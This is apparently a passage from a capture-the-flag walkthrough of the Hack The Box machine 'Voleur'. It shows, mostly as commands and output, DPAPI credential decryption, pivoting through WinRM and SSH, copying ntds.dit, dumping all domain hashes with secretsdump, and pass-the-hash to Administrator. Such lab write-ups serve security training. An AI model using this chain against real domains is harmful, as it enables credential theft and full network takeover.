$ dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01e<snip>cae6f550650a83
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=Jezzas_Account
Description :
Unknown     :
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
It looks like a password for jeremy.combs.
Shell
These cred are valid!
$ netexec smb dc.voleur.htb -u jeremy.combs -p qT3V9pLXyN7W4m -k
SMB dc.voleur.htb 445 dc x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB dc.voleur.htb 445 dc [+] voleur.htb\jeremy.combs:qT3V9pLXyN7W4m
Bloodhound shows that jeremy.combs is in the Remote Management Users group, so I’ll get a shell:
$ kinit jeremy.combs
Password for jeremy.combs@VOLEUR.HTB:
$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: jeremy.combs@VOLEUR.HTB

Valid starting       Expires              Service principal
07/10/2025 02:15:32  07/10/2025 12:15:32  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 07/11/2025 02:15:27
$ evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jeremy.combs\Documents>
Shell as svc_backup
Enumeration
jeremy.combs is a member of the Third-Line Technicians group:

This provides access to the Third-Line Support folder in IT:
*Evil-WinRM* PS C:\IT\Third-Line Support> ls

    Directory: C:\IT\Third-Line Support

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/30/2025   8:11 AM                Backups
-a----         1/30/2025   8:10 AM           2602 id_rsa
-a----         1/30/2025   8:07 AM            186 Note.txt.txt
jeremy.combs does not have access to the Backups directory. Note.txt.txt is a note to Jeremy from the admin:
Jeremy,
I’ve had enough of Windows Backup! I’ve part configured WSL to see if we can utilize any of the backup tools from Linux.
Please see what you can set up.
Thanks,
Admin
I’ll remember that port 2222 is open with SSH for Ubuntu. There’s also an id_rsa file.
Identify User
From SSH Key Comment
I can try the key with the username jeremy.combs, but it doesn’t work:
$ ssh -i ~/id_rsa jeremy.combs@10.10.11.76 -p 2222
jeremy.combs@10.10.11.76: Permission denied (publickey).
The user that created the key is stored in the encoded data of the key as the comment. I’ll base64 decode the key and run strings, and the last one is “svc_backup@DC”:
$ cat id_rsa | grep -v '\----' | base64 -d | strings
cat id_rsa | grep -v '\----' | base64 -d | strings
openssh-key-v1
none
none
ssh-rsa
3Yks
qez4
ssh-rsa
3Yks
qez4
lfZ|7
elT~
<.-0N
-:BDO@|+6m
`x[3
<($X
/0>lcX/
Er.s
ve"b
V(:IxS`0
P}73"
srU7
svc_backup@DC
I can also dump this using ssh-keygen:
$ ssh-keygen -y -f id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAA<snip>neoTQnyAYSJLwMXM84XzQ4us= svc_backup@DC
At the end it shows svc_backup@DC.
SSH
I’ll connect to SSH as svc_backup:
$ ssh -i ~/id_rsa -p 2222 svc_backup@dc.voleur.htb
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)
...[snip]...
svc_backup@DC:~$
Shell as Administrator
Enumeration
There’s not much in this Ubuntu instance. But I will find the host C: drive mounted at /mnt/c:
svc_backup@DC:/mnt/c$ ls
ls: cannot access 'DumpStack.log.tmp': Permission denied
ls: cannot access 'pagefile.sys': Permission denied
'$Recycle.Bin'             DumpStack.log.tmp   IT              'Program Files (x86)'  'System Volume Information'   inetpub
'$WinREAgent'              Finance             PerfLogs         ProgramData            Users                        pagefile.sys
'Documents and Settings'   HR                 'Program Files'   Recovery               Windows
From here, I have access to the Backups directory that jeremy.combs couldn’t access:
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls
'Active Directory'   registry
This includes the SECURITY and SYSTEM registry hives and the ntds.dit file:
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls registry/
SECURITY  SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls Active\ Directory/
ntds.dit  ntds.jfm
Dump Hashes
I’ll collect all the files over scp:
scp -i id_rsa -P 2222 "svc_backup@10.129.232.130:/mnt/c/IT/Third-Line Support/Backups/registry/SECURITY" ./SECURITY
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
SECURITY

scp -i id_rsa -P 2222 "svc_backup@10.129.232.130:/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM" ./SYSTEM
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
SYSTEM

scp -i id_rsa -P 2222 "svc_backup@10.129.232.130:/mnt/c/IT/Third-Line Support/Backups/Active Directory/ntds.dit" ./ntds.dit
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ntds.dit                                                                           100%   24MB   3.0MB/s   00:08
.
secretsdump.py (uv tool install impacket) will dump hashes using three files:
impacket-secretsdump -ntds ntds.dit -system SYSTEM -security SECURITY LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:759d6c7b27b4c7c4feda8909bc656985b457ea8d7cee9e0be67971bcb648008804103df46ed40750e8d3be1a84b89be42a27e7c0e2d0f6437f8b3044e840735f37ba5359abae5fca8fe78959b667cd5a68f2a569b657ee43f9931e2fff61f9a6f2e239e384ec65e9e64e72c503bd86371ac800eb66d67f1bed955b3cf4fe7c46fca764fb98f5be358b62a9b02057f0eb5a17c1d67170dda9514d11f065accac76de1ccdb1dae5ead8aa58c639b69217c4287f3228a746b4e8fd56aea32e2e8172fbc19d2c8d8b16fc56b469d7b7b94db5cc967b9ea9d76cc7883ff2c854f76918562baacad873958a7964082c58287e2
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77
[*] DPAPI_SYSTEM
dpapi_machinekey:0x5d117895b83add68c59c7c48bb6db5923519f436
dpapi_userkey:0xdce451c1fdc323ee07272945e3e0013d5a07d1c3
[*] NL$KM
 0000   06 6A DC 3B AE F7 34 91  73 0F 6C E0 55 FE A3 FF   .j.;..4.s.l.U...
 0010   30 31 90 0A E7 C6 12 01  08 5A D0 1E A5 BB D2 37   01.......Z.....7
 0020   61 C3 FA 0D AF C9 94 4A  01 75 53 04 46 66 0A AC   a......J.uS.Ff..
 0030   D8 99 1F D3 BE 53 0C CF  6E 2A 4E 74 F2 E9 F2 EB   .....S..n*Nt....
NL$KM:066adc3baef73491730f6ce055fea3ff3031900ae7c61201085ad01ea5bbd23761c3fa0dafc9944a0175530446660aacd8991fd3be530ccf6e2a4e74f2e9f2eb
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
.
The Administrator’s NTLM hash is there.
Shell
The Administrator NTLM hash works:
$ netexec smb dc.voleur.htb -u Administrator -H e656e07c56d831611b577b160b259ad2 -k
SMB dc.voleur.htb 445 dc x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB dc.voleur.htb 445 dc [+] voleur.htb\Administrator:e656e07c56d831611b577b160b259ad2 (Pwn3d!)
For ease, I’ll get a shell using wmiexec.py:
$ wmiexec.py voleur.htb/administrator@dc.voleur.htb -no-pass -hashes :e656e07c56d831611b577b160b259ad2 -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] SMBv3.0 dialect used
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
voleur\administrator
And read the root flag:
C:\users\administrator\desktop>type root.txt
b0094d6a************************